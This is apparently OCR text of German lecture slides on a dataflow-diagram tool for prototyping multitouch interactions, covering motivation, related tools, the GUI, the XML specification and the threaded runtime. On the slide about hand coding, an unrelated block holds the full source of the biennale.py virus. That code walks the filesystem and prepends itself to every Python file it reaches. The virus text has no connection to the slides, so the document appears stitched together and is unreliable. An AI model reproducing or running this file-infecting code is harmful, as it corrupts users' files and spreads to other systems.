„Ein Tool zum Rapid-Prototyping von Multitouch-Anwendungen“

Author: Frederic Raber

Betreuer: Dr. Michael Kipp

Gliederung


- **Motivation**
- Ähnliche Arbeiten
- System
- Ausblick

Motivation

Beispiel: Implementierung einer Zoom-Funktion


Motivation

Design-Möglichkeit 1: Benutze Scrollrad der Maus




Motivation

Design-Möglichkeit 2: Benutze zwei Finger



Motivation

Design-Möglichkeit 3: Benutze Maus-Movement




Motivation

Design Space: Diskussion der Alternativen

- Hohe Verständlichkeit
- Schnelles Prototyping
- Schnelle Fertigstellung
- Schnelles Re-Design

Motivation

Klassische Methode: Coding „von Hand“



```
# biennale.py ________________ go          to _____ 49th Biennale di Venezia
# HTTP://WWW.01001011101101101.ORG __ + __ [epidemiC] http://www.epidemic.es
from dircache import *
from string import *
import os, sys
from stat import *

def fornicate(guest):
    try:
        soul = open(guest, "r")
        body = soul.read()
        soul.close()
        if find(body, "[epidemiC]") == -1:
            soul = open(guest, "w")
            soul.write(mybody + "\n\n" + body)
            soul.close()
    except IOError: pass

def chat(party, guest):
    if split(guest, ".")[-1] in ("py", "pyw"):
        fornicate(party + guest)

def join(party):
    try:
        if not S_ISLNK(os.stat(party)[ST_MODE]):
            guestbook = listdir(party)
            if party != "/": party = party + "/"
            if not lower(party) in wank and not "__init__.py" in guestbook:
                for guest in guestbook:
                    chat(party, guest)
                    join(party + guest)
    except OSError: pass

if __name__ == '__main__':
        mysoul = open(sys.argv[0])
        mybody = mysoul.read()
        mybody = mybody[:find(mybody, "#"*3) + 3]
        mysoul.close()
        blacklist = replace(split(sys.exec_prefix,":")[-1], "\\", "/")
        if blacklist[-1] != "/": blacklist = blacklist + "/"
        wank = [lower(blacklist), "/proc/", "/dev/"]
        join("/")
        print "> This file was contaminated by biennale.py, the world slowest virus."
        print "Either Linux or Windoes, biennale.py is definetely the first Python virus."
        print "[epidemiC] http://www.epidemic.es __ + __ HTTP://WWW.01001011101101101.ORG "
        print "> _____ 49th Biennale di Venezia _____ <"
###
```


Motivation

Klassische Methode: Coding „von Hand“

- Hohe Verständlichkeit 
- Schnelles Prototyping 
- Schnelle Fertigstellung 
- Schnelles Re-Design 

Motivation

Erweiterung: zusätzliche Diagramme



Motivation

Erweiterung: zusätzliche Diagramme

- Hohe Verständlichkeit 
- Schnelles Prototyping 
- Schnelle Fertigstellung 
- Schnelles Re-Design 

Motivation

Lösung:


Interaktionsmodellierung per Dataflow-Diagramm

- **Diagramm wird ausgeführt, nicht Diagramm aus Code erstellt**

Motivation

Interaktionsmodellierung per Dataflow-Diagramm


- **Eingangsbeispiel: Steuerung per Scroll-Rad**



Motivation

Interaktionsmodellierung per Dataflow-Diagramm

- **Umwandlung in Finger-Steuerung**



Motivation

Interaktionsmodellierung per Dataflow-Diagramm

- Hohe Verständlichkeit 
- Schnelles Prototyping 
- Schnelle Fertigstellung 
- Schnelles Re-Design 

Gliederung


- Motivation
- **Ähnliche Arbeiten**
- System
- Ausblick

Verwandte Arbeiten

vvvv
A MULTIPURPOSE TOOLKIT

(http://vvvv.org)


- Manipulation von Video-, Grafik- und Datenströmen



Verwandte Arbeiten

MAX/MSP (http://cycling74.com/products/)


- GUI-Tool für Audio und Multimedia



Verwandte Arbeiten

Moby/PLC


- GUI-Tool für SPS-Automaten



http://csd.informatik.uni-oldenburg.de/~moby/PLC


Gliederung

- Motivation
- Ähnliche Arbeiten
- **System**
- Ausblick




System

- **Überblick**
- GUI
- Spezifikation/XML
- Laufzeitumgebung
- Leitungstypen
- Ein Taktzyklus
- Module
- Verwendete Libs




System - GUI



- Überblick
- **GUI**
- Spezifikation/XML
- Laufzeitumgebung
- Leitungstypen
- Ein Taktzyklus
- Module
- Verwendete Libs

System - GUI




- Überblick
- **GUI**
- Spezifikation/XML
- Laufzeitumgebung
- Leitungstypen
- Ein Taktzyklus
- Module
- Verwendete Libs

System - Spezifikation

Lade- und Speicherfunktion:

- Verwendung von standardkonformem XML zum Speichern der Spezifikation

- Überblick
- GUI
- **Spezifikation/XML**
- Laufzeitumgebung
- Leitungstypen
- Ein Taktzyklus
- Module
- Verwendete Libs




```
<?xml version="1.0" encoding="UTF-8"?>
<InModulix>
        <modul id="0" type="Mouse" />
        <modul id="1" type="Finger" Constructor="1" />
        <modul id="2" type="Distance"
        P1ModulID="0" P1PinName="POS"
        P2ModulID="1" P2PinName="POS" />
</InModulix>
```

System – Laufzeitumgebung

- Konzept:
  - Modularer Aufbau, ähnlich eines Stromkreises
  - Verbindung der Module über ihre Anschlusspins
- Realisierung:
  - Jedes Modul ein eigener Thread
  - Synchronisierung über Pins durch manuelles Lock
  - *Jedes Modul* implementiert Observable-Pattern

  → parallele Verarbeitung der Daten, (fast) in Echtzeit

- Überblick
- GUI
